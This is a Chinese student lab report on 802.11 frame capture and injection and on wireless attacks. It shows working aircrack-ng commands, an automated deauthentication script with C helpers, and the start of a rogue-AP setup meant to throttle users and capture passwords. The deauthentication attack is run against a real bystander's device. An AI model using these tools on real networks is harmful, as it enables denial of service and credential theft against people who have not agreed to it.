网络实习结题报告

无线网络链路层的发包及其应用

陈天宇 费天一 王业鑫 于海龙 尹永胜

目录

1 任务简介

1.1 背景介绍和初步计划

最初，我们注意到网络概论课程中提及的，802.11 各个版本对 CSMA 的实现采用的退避策略是二进制指数退避的策略，这个策略在用户较多的网络环境中有着不错的整体性能，但是对于个体而言带宽仍然受到了很大的限制。同时，我们也了解到 802.11 的退避算法是实现在网卡驱动上的。因此，我们计划修改网卡的驱动，从而尝试其他不同的退避算法以及其他网络安全方面的攻击。

1.2 尝试结果

经过进一步的调研后，我们发现修改网卡的驱动并非那么简单，因为大部分的网卡都是不开源的，比如我们购买的一款网卡的驱动存放在 /dev/net/ 目录下，只有一个可执行文件；而唯一能找到的开源的网卡驱动是针对某一款特定网卡的，但很遗憾不是我们购买的几块之一，所以我们考虑转变实验的内容：尝试其他的网络攻击方式；另一方面，我们也考虑自定义一个网络协议，并在此基础之上实现一些应用层的功能。

在初期的测试中，我们也研究了如何利用网卡进行发包。尝试了利用 python 的库函数 scapy，C 语言的库 libpcap(winpcap) 提供的接口，以及 Linux 内核提供的网卡操作的接口 raw_socket 进行进行发包。

1.3 最终计划

最终，我们计划完成两部分的工作，分别是链路层的攻击技术和一个自定义的协议栈。

具体来说，链路层的攻击技术包括 deauthentication 攻击；模拟 AP 发包，响应 probe request，association request，authentication request；并进一步搭建 DHCP 服务和路由转发服务，让用户可以连接到我们伪造的 AP 上，并且能正常地连网；最后对用户实施无情的限流措施以及捕获明文密码之类的攻击。

另一方面，自定义的协议栈则是利用无线网卡的发包和收包机制实现了网卡之间的通信。这一点类似自组织的网络：在原有的网络驱动下，搭建起一套自己的协议，称为 TY*2 协议。通过这个协议可以自动地搜索附近的节点，组建路由，并连接成网络，进一步实现用户之间的相互通信。

后文将详细阐述我们对于需求的实现结果和测试结果。

1.4 硬件环境的搭建

我们计划的工作内容都是基于无线网的收发包，所以需要对网卡进行直接的控制。在这一点上 Linux 系统比 windows 系统方便很多，并提供了很多底层的接口可以直接调用，因此我们的实验环境为 Linux。实验使用的硬件环境为：华硕 B360 主板，intel i7 8700k CPU，Ubuntu18.04 操作系统。这里为了实验特地购入两张无线网卡：奋威 (fenvi) 双频 AC1200 pcie 无线网卡以及 rt3070 kali

ubuntu centos USB 无线网卡。另外我们还使用了一台路由器。华硕（ASUS）RT-AC1200 1200M 双频低辐射 wifi 5G 无线路由器。（我们信仰华硕品质，坚如磐石；但是华硕出品，奇贵无比）由于资金有限，我们购买的是最便宜的一款。

这里稍微说说买网卡的经验，在京东和淘宝上出售的网卡很多只能在 windows 下工作，支持 Linux 操作系统的 USB 网卡很少，需要仔细留意网卡是否支持。同时购买的网卡很可能只支持工作在 2GHz 下，而不支持 5GHz。同时少数网卡可能不支持监控模式，购买的时候可以询问一下客服。最后，现在的网卡一般都是免驱的，装上之后就直接可以使用了。

2 无线网络中的包

2.1 网卡模式的设定

如果我们想要抓取无线网络的包，需要将无线网卡设置在监控模式上。在 Windows 下相对困难，因为 Windows 对监控模式的支持并不好。而在 Linux 下可以使用 iwconfig 工具调整网卡的工作模式。流程如下：先使用 ifconfig 将网卡关闭；之后使用 iwconfig 将网卡的工作模式改为 monitor mode；最后再用 ifconfig 的命令启动新建的网卡接口。(这里也是神奇，必须新建一个网卡接口，否则在之后的频道调整中会失败)

此时我们只是将网卡调整到了监控模式，进一步我们需要调整网卡的工作频道。同样我们可以直接使用 iwconfig 工具中的命令。首先我们可以用使用 iw list 的命令显示无线网卡的详细信息。我们可以看到在 2GHz 频段一共有 12 个 channel，相邻两个 channel 相差 0.05GHz，channel 的标记为 1 13；在 5GHz 频段的 channel 数量更多，标记为 36 144。由于 5GHz 的频段相邻的两个 channel 相差 0.2GHz，因此 channel 的标记相隔为 4（这也很好地解释了为什么 5GHz 的带宽更大）。其中，第一个 channel 为 36，第二个为 40，其中也有一些 channel 被禁用。如果一块网卡不支持 5GHz 的频段，那么在 iw list 命令中就不会出现 5GHz 频段的信息。事实上 iw list 中的信息非常全面，也包括网卡支持的模式等。

以上就是对网卡的调整，整个过程大致如下脚本。这里我们将设置网卡整合成了脚本 mon.sh。脚本会先检查所需要的工具是否安装，是否有足够的权限（网卡工作模式的调整都需要管理员的权限才可以用），再执行相应的指令，调整网卡的工作模式和所处的 channel，以下代码只保留了核心的调整部分：

```
ifconfig ${1} down
iw dev ${1} interface add ${name} type monitor
iw dev ${name} set channel ${channel}
iw dev ${1} del
ifconfig ${name} up
```

2.2 无线网络中帧的捕获

事实上在 windows 下，系统也提供了网络抓包库 winpcap，但是它并不支持抓取无线网络中的帧，这也就是 windows 下的 wireshark 无法捕获 802.11 帧的原因，因为 wireshark 就是基于 *pcap 库实现的；而在 Linux 下，与之对应的库 libpcap 支持捕获 802.11 的帧，在此基础上封装的工具也因此可以捕获 802.11 帧，这里提供三种方式：

首先直接利用 lipcap 的库函数抓取无线网络中的包。libpcap 是一个 C 语言的库，可以罗列所有的网络适配器，并对一个网络适配器进行监控。但由于只提供了库函数，如果需要进行抓包还需要自己编写程序，相对麻烦一些，但是开发的灵活度比较大。

其次是利用 python 的 scapy 库抓取无线帧。scapy 的安装可以直接通过”pip install scapy” 执行。scapy 是一个强大的收发网络包的库，使用起来相对方便，跨平台兼容性也很好，但是网上的说明和文档较少，使用时需要自己摸索。这里先介绍网络中收包的方法，发包的方法在下一节中进行介绍。scapy 提供的抓包函数为 sniff，输入抓取的包的数量以及网卡的接口，就可以抓取网络包。scapy 也提供了相应的 show 函数对抓取的网络包进行解析，也很灵活方便。

最后就是利用更成熟的抓包软件 wireshark 进行抓包。wireshark 的安装也可以直接通过命令行”apt-get install wireshark” 实现，但启动 wireshark 之前需要修改网卡的工作模式和 channel，以及 sudo 的权限，否则无法监听。如果找不到想监听的包很可能是所处的频道不对，可以尝试更换频道。命令行下也有相应的 tshark 工具直接在命令行上输出捕获的包。

2.3 无线网络中的包

这里我们专门分出一节介绍一下无线网络中的包。虽然在之前的实习课中已经有所涉及，但是在反复摸索收包发包之后，对无线网络中包的含义也有了更深入的了解。

无线网中的包第一层是一个 RadioTap 的头，这个头部的长度是可变的，记录了无线网卡工作的模式，发送信号的强度，天线的信息，所处的频道等。当对端网卡接受后会对 RadioTap 的头进行分析，加入信号的衰减等信息。这个时候捕获的帧的 Radiotap 就不再是发送的时候设置的 RadioTap 头了。这一点困惑了我们很久。

之后是 Dot11 层，这一层记录了无线网帧的 type，subtype 等信息。无线网中的帧可以分为数据帧，控制帧和管理帧，每一种大类之下还有很多子类型。

如果这个帧是控制帧或者管理帧的话，就只到 Dot11 层为止。不同的管理帧和控制帧在 Dot11 层的字段也是不同的：如 Beacon 帧中涉及 3 个 MAC 地址，分别是 src，dst 和第一跳路由器。而在 CTS 帧中就只涉及一个 dst 的 MAC 地址。同时 Dot11 层中可以添加很多的 Dot11 Information element，附上一些额外的内容。比如在 Beacon 帧中，会附上 BSSID 和支持的数据率等，这些都占据一个 Dot11Elt。

如果是数据帧的话，会额外附上 Dot11Qos 字段标识帧的 src，dst 等信息，以及一个额外的 logical link 层，至于 ip 层及以上就认为不再是链路层的内容了，这里不多解释。

2.4 无线网络中的发包

我们计划中最重要的一环就是进行无线网络的发包，为此我们尝试了很多种方法，这里对我们尝试过的方法进行一个总结。

首先是直接利用 libpcap(winpcap) 进行发包。这两个库不仅提供了收包的函数，也提供了发包的函数。调用者可以将包写入一个 buffer 中，直接调用 send_package 进行发送。这样的做法较为灵活，用户可以随意修改 buffer 中的内容。发送 802.3 的帧时这样的机制十分好用，但是对于无线网的包就很受限，因为最外层的 RadioTap 层无法控制，同时 Dot11 层的数据也会变动。我们猜测这个函数会将我们的输入当做一个以太网的帧进行发送，在发到无线网卡前进行了一次变换，去掉了它认为的 Ethernet 的头，加入了一个 802.11 的头，因此直接使用 libpcap 发包不是很可行。

这里我们截获了一个 Beacon 帧，并通过 libpcap 发送出去，这是发送前帧的内容：1



图 1: 一个原始的 Beacon 帧

我们用 wireshark 捕获到了实际发送出去的结果，可以看见头被换掉了，帧也变长了，这就验证了我们的猜想：2



图 2: 实际发出去的 Beacon 帧

其次是利用 Scapy 发包。python 的 Scapy 库非常强大，利用 Scapy 库提供的各种 API 我们可以方便地构造出我们想要的帧。同时 Scapy 提供了 send 和 sendp 两个发包的接口，其中前者工作在网络层，后者工作在链路层。这样我们就可以利用 Scapy 直接发送各种管理帧，控制帧。但由于 Scapy 是基于 python 的库，包装的已经相当完善了，对一个帧进行字节上的操作就很困难。同时 scapy 的 API 文档奇烂无比，很多接口也没有介绍清楚如何使用，因此一些网络包参数的设置目前还有困难。

最后就是直接利用 Linux 提供的 raw_socket 接口直接控制网卡发包。这是一个基于 C 语言的编程，利用 Linux 的提供的接口编程。这里的接口类似于 libpcap 提供的接口，直接构造出对应的包，之后直接调用 send 函数将包发送出去即可，不同的是这个接口更为底层，调用的时候需要直接和硬件打交道，比如通过 ioctl() 的系统调用获取硬件信息。

这里需要补充的是我们这里发包还是基于原有网卡驱动进行的，所以发出的包需要遵循原来的网卡的驱动，而目前网卡的驱动往往遵从 802.11 协议：首先发送的包中一定要有 Radiotap 头部；之后 4 个字节表示具体的 802.11 帧，这 4 个字节在实际发送过程中会被网卡篡改，因此只能将这 4 个字节保留。这也解释了我们在中期报告中提出的问题：发送 CTS 和 RTS 帧的时候总是无法发送正确的 duration，因为在 CTS 和 RTS 帧中，duration 字段在前 4 个字节中，实际发送时我们自己发送的帧的 duration 字段会被网卡自动刷 0。这样就不能进行 CTS 和 RTS 的攻击了。这也很合理，因为 CTS 和 RTS 的机制属于 CSMA/CA 的一部分，应当是对上层不可见的，也应该被实现在驱动上。

我们对其进行的测试如下，首先我们发送了一个 CTS 帧，并在发送的网卡上进行监听，此时监听到的 duration 是我们填充的内容：3

然后，我们在另一张网卡上监听，此时我们监听到的 duration 已经变为 0 了，内容如下：4



图 3: 发之前看见的 Beacon 帧



图 4: 实际发出去的 Beacon 帧

3 无线网的攻击技术

前一部分的工作主要集中于在无线网上发包和收包的行为，这一部分我们主要尝试了一些相对有趣的应用，比如攻击其他用户的无线网连接；建立一个伪造的 AP 并诱使其他的用户接入我们的 AP 从而进行限流、获取密码等攻击（当然，我们的行为仅仅用于实验，并不会真的投入使

用)。

我们使用的工具是 aircrack-ng 套件，但我们并没有直接安装现成的 aircrack-ng 套件，而是下载了它的源码，并对其中部分工具做出了相应的改动，从而符合我们的要求，然后自行编译使用：

3.1 aircrack-ng 套件编译及安装过程

aircrack-ng 套件的安装过程如下，在 aircrack-ng 所在的目录下执行如下内容，如果要修改 aircrack-ng 套件的源码只需要修改所在文件中的 src 文件夹下的代码即可：

```
git clone https://github.com/aircrack-ng/aircrack-ng
cd aircrack-ng
autoreconf -i
./configure --with-experimental
make
make install
ldconfig
```

3.2 基于 Deauthentication 帧的攻击

前文已经提及，我们已经可以通过 python 的 Scapy 库发送 802.11 的控制帧，因此发送 Deauthentication 帧使得其他用户断开连接也是一个顺理成章的想法，但是仅仅能发送 Deauthentication 帧还不够，我们还需要一系列配套的措施：

- 开启网卡的 monitor mode
- 监听周围的无线网（这里仅仅考虑所有的 2GHz 频段）
- 分析监听到的数据，提取出其中所有的无线连接对 <AP, 用户 >
- 对每一对的连接，持续发送大量 Deauthentication 帧，确保其断开连接
- 将上述工作编写成一个 shell 脚本，能够自动化地执行

接下来，我们将按照上述的步骤一一给出我们的实现过程：

首先，监听周围的无线网需要将网卡切换到 monitor mode，这一部分的工作中期报告中已经有了详细的描述，也提供了多种方案，这里我们使用最简洁的方案，即 aircrack-ng 套件中的 airmon-ng 工具，以网卡 wlp4s0 为例，只需要在 sudo 权限下执行 sudo airmon-ng start wlp4s0 即可，执行结果如下：

```
cty $sudo airmon-ng start wlp4s0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
```

```
PID Name
920 avahi-daemon
940 avahi-daemon
994 NetworkManager
995 wpa_supplicant
1481 dhclient

PHY Interface   Driver      Chipset

phy2    mon0        rt2800usb   Ralink Technology, Corp. RT2870/
   RT3070
phy0    wlp4s0      iwlwifi     Intel Corporation Wireless 8260 (rev
    2a)

(mac80211 monitor mode vif enabled for [phy0]wlp4s0 on [phy0]
   wlp4s0mon)
(mac80211 station mode vif disabled for [phy0]wlp4s0)
```

相应的，airmon-ng 也提供了开启 monitor mode 的对偶操作：关闭 monitor mode，代码示例如下：

```
cty $sudo airmon-ng stop wlp4s0mon

PHY Interface   Driver      Chipset

phy2    mon0        rt2800usb   Ralink Technology, Corp. RT2870/
   RT3070
phy0    wlp4s0mon   iwlwifi     Intel Corporation Wireless 8260 (rev
    2a)

(mac80211 station mode vif enabled on [phy0]wlp4s0)

(mac80211 monitor mode vif disabled for [phy0]wlp4s0mon)
```

3.2.1 监听周围的无线网

这一部分前面其实已经做了相关的工具介绍，比如 wireshark，又比如 wireshark 的命令行版本 tshark，Scapy 库提供的 sniff 功能。他们都是很好用的工具（比如说图形界面十分好用），但这些优点在编写脚本的时候反而是缺点，就以 wireshark 为例，它只能以图形界面的形式打开；另一方面，Scapy 的库也提供了 sniff 的功能，这当然也可以用于监听周围的网络，但是这就不可避免地涉及到 C 和 python 的联合编译。权衡再三，我们这里最终使用的是 aircrack-ng 套件中提供的 airodump-ng 的工具。

airodump-ng 可以只监听一个频段，也可以同时监听所有的频段，这都可以在输入参数中指定给出，这里以 36 频段为例，因为这个频段上的无线设备比较多，比如校园网 PKU 就是工作在这

个频段上的，代码及结果示例如下：

```
cty $sudo airodump-ng -c 36 wlp4s0mon
called linux open
check libnl
CH 36 ][ Elapsed: 0 s ][ 2019-05-26 14:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
   CIPHER AUTH E

00:B7:71:91:BB:2F   -1   0        0        0    0  36  -1
            <
98:BB:99:07:27:A3  -56  36       49        2    0  36  360  WPA2
   CCMP   PSK  4

BSSID              STATION            PWR   Rate    Lost    Frames
   Probe

(not associated)   38:F9:D3:8D:04:39  -73    0 - 6      0        2
00:B7:71:91:BB:2F  94:87:E0:03:DE:EC  -77    0 -12e     0        6
00:B7:71:91:BB:2F  24:F6:77:9B:F6:39  -75    0 -12      2       46
98:BB:99:07:27:A3  9C:2E:A1:A1:94:33  -72    0 - 6e     1       10
```

结果共分为两部分，一部分是附近所有的 AP 的信息，包括：发送的 Beacon 帧的数量，所处的频段，Authentication Algorithm，是否加密等等；另一部分为在这个信道下所有的无线连接对 <AP, 用户 > 的信息，如果用户没有接入 AP 则显示 (not associated)，同时也能反应用户和 AP 之间的交互情况，比如往来的帧的数量。

之后，我们需要对上述的内容进行处理，只保留下工作的频段以及无线连接对 <AP, 用户 > 的内容，交由下一部分进行攻击，提取的工作比较简单，也不涉及什么网络的内容，这里就略去不表。

3.2.2 Deauthentication 攻击

这一部分我们仍然使用的是修改过后的 aircrack-ng 套件中 aireplay-ng 的工具，它可以提供多种攻击的模式，具体如下：

- –deauth count : deauthenticate 1 or all stations (-0) //解除一个或者全部站的连接
- –fakeauth delay : fake authentication with AP (-1) //对 AP 进行伪连接攻击
- –interactive : interactive frame selection (-2) //交互注入攻击
- –arpreplay : standard ARP-request replay (-3) //标准 Arp 请求包重放攻击
- –chopchop : decrypt/chopchop WEP packet (-4) //解码或断续 WEP 数据包攻击
- –fragment : generates valid keystream (-5) //产生合法密钥流

- ..... 其余的诸如 Cafe-latte 攻击不一一详述

这里我们仅仅以其中一种为例，也就是最为简单的 Deauthentication 攻击，我们选取了之前监听到的一个无线连接对 <98:BB:99:07:27:A3 9C:2E:A1:A1:94:33>（虽然我们也不清楚这个用户到底是谁，应该是隔壁寝室的一个同学），代码及结果示例如下：

```
cty $sudo aireplay-ng -0 2 -a 98:BB:99:07:27:A3 -c 9C:2E:A1:A1:94:33
    wlp4s0mon
called linux open
check libnl
14:44:35  Waiting for beacon frame (BSSID: 98:BB:99:07:27:A3) on
   channel 36

14:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1
   :94:33] [ 0| 014:44:36  Sending 64 directed DeAuth (code 7).
   STMAC: [9C:2E:A1:A1:94:33] [ 0| 014:44:36  Sending 64 directed
   DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [ 0| 014:44:36
   Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [
    1| 014:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E
   :A1:A1:94:33] [ 1| 014:44:36  Sending 64 directed DeAuth (code 7)
   . STMAC: [9C:2E:A1:A1:94:33] [ 1| 014:44:36  Sending 64 directed
   DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [ 1| 014:44:36
   Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [
    1| 014:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E
   :A1:A1:94:33] [ 1| 014:44:36  Sending 64 directed DeAuth (code 7)
   . STMAC: [9C:2E:A1:A1:94:33] [ 1| 014:44:36  Sending 64 directed
   DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [ 1| 014:44:36
   Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [
    1| 014:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E
   :A1:A1:94:33] [ 2| 014:44:36  Sending 64 directed DeAuth (code 7)
   . STMAC: [9C:2E:A1:A1:94:33] [ 2| 0 ACKs]

14:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1
   :94:33] [ 0| 014:44:36  Sending 64 directed DeAuth (code 7).
   STMAC: [9C:2E:A1:A1:94:33] [ 0| 014:44:36  Sending 64 directed
   DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [ 0| 014:44:36
   Sending 64 directed DeAuth (code 7). STMAC: [9C:2E:A1:A1:94:33] [
    0| 014:44:36  Sending 64 directed DeAuth (code 7). STMAC: [9C:2E
   :A1:A1:94:33] [ 0| 014:44:37  Sending 64 directed DeAuth (code 7)
   . STMAC: [9C:2E:A1:A1:94:33] [ 0| 0 ACKs]
```

当然，这里尚不能看出这个攻击的效果，关于这一点我们会在最后的整合成脚本部分一并给出攻击的效果（录屏的形式）

3.2.3 Shell 脚本整合

这里的脚本主要是将之前的工作整合起来，一共要求三个命令行参数：第一个为 start 只用于标示；第二个为轮数，表示遍历所有的 2GHz 频段多少次，其中一共用到了两个文件，一个是根据 death.c 编译得到的可执行文件 death ，另一个是根据 next.c 编译得到的可执行文件 next ，脚本 test.sh 具体代码如下，由于执行的结果过长，这里不贴出来，但会将其录屏一并附上：

```
#!/bin/sh
if [ -z "$1" ] || [ -z "$2" ]; then
    echo "Invalid command. Valid commands: [start|stop]
INTERFACE.\n"
    exit 1
fi

ATTACK=32
if [ -z "$3" ]; then
    ATTACK=$3
fi

CNT=$2
ID=0
while [ $CNT -gt 0 ]
do
    echo "Value c is $CNT\n"
    CNT=`expr $CNT - 1`
    CHANNEL=12
    while [ $CHANNEL -gt 0 ]
    do
        iwconfig wlp4s0mon channel $CHANNEL
        ./death $CHANNEL
        cat ans-0"$ID".csv
        ./next $CHANNEL $ID
        #rm ans-01.csv
        ID=`expr $ID + 1`
        CHANNEL=`expr $CHANNEL - 1`
    done
done
```

然后是这当中使用的两个.c 文件 death.c 和 next.c ，这里做一些简单的说明，以 death.c 为例：fork 了一个子进程由父进程定时将其 kill 掉，这里 fork 之后使用的是 exec 函数族中的 execvp ：也就是通过数组来传递命令行参数，并且从系统的 path 路径下寻找待执行文件的版本，需要的参数都已经存放在 envs 里；在执行 airodump-ng 时加入 -w 选项将结果输出到一个 csv 格式的文件，代码如下（类似的，next.c 主要是对 aireplay-ng 工具的调用，也是通过 fork 实现的，但是增加了过滤出 src 和 dst MAC 的部分 ）：

```
#include ...

char *envs[] = {"airodump-ng", "-c", NULL, "-w", "ans", "
wlp4s0mon", "--output-format", "csv", NULL};

int main(int argc, char *argv[])
{
    if(argc > 1) envs[2] = argv[1];
    if(argc > 1) printf("arg : %s\n", argv[1]);

    int pid = fork();
    if(pid == 0)
    {
        execvp("airodump-ng", envs);
    }
    else
    {
        sleep(2);
        kill(pid, SIGINT);
    }

    return 0;
}
```

3.3 伪造 AP 接入点的尝试

接下来，我们尝试了一种新的攻击模式，也就是伪造一个无线 AP 点，然后诱使用户接入，从而限制用户的带宽或者获取相关的信息。简单来说，流程如下：

- 建立一个伪造的 AP 可以持续向外发送 Beacon 帧
- 修改发送 Beacon 帧的机制（抢占用户），同时可以相应用户的 Probe Request，Authentication Request 等
- 实现 DHCP 服务，给用户分配 IP
- 实现转发服务，将用户的请求转发到另一个网口
- 在此基础上为所欲为

3.3.1 建立伪造的 AP 接入点

这里我们仍然使用的是 aircrack-ng 套件中的工具，这次是 airbase-ng 组件，它支持在指定的频段上建立一个虚拟的 AP，代码及示意结果如下：

```
(base) ~# airbase-ng -e "TY*2" -c 1 wlp4s0mon
called linux open
check libnl
15:34:50  Created tap interface at0
15:34:50  Trying to set MTU on at0 to 1500
15:34:50  Trying to set MTU on wlp4s0mon to 1800
15:34:50  Access Point with BSSID 34:13:E8:3D:D9:4D started.
15:35:08  Client 20:47:DA:88:3B:E6 associated (unencrypted) to ESSID
    : "TY*2"
15:35:08  Client 20:47:DA:88:3B:E6 associated (unencrypted) to ESSID
    : "TY*2"
15:35:09  Client 20:47:DA:88:3B:E6 associated (unencrypted) to ESSID
    : "TY*2"
15:35:09  Client 20:47:DA:88:3B:E6 associated (unencrypted) to ESSID
    : "TY*2"
15:35:10  Client 20:47:DA:88:3B:E6 associated (unencrypted) to ESSID
    : "TY*2"
```

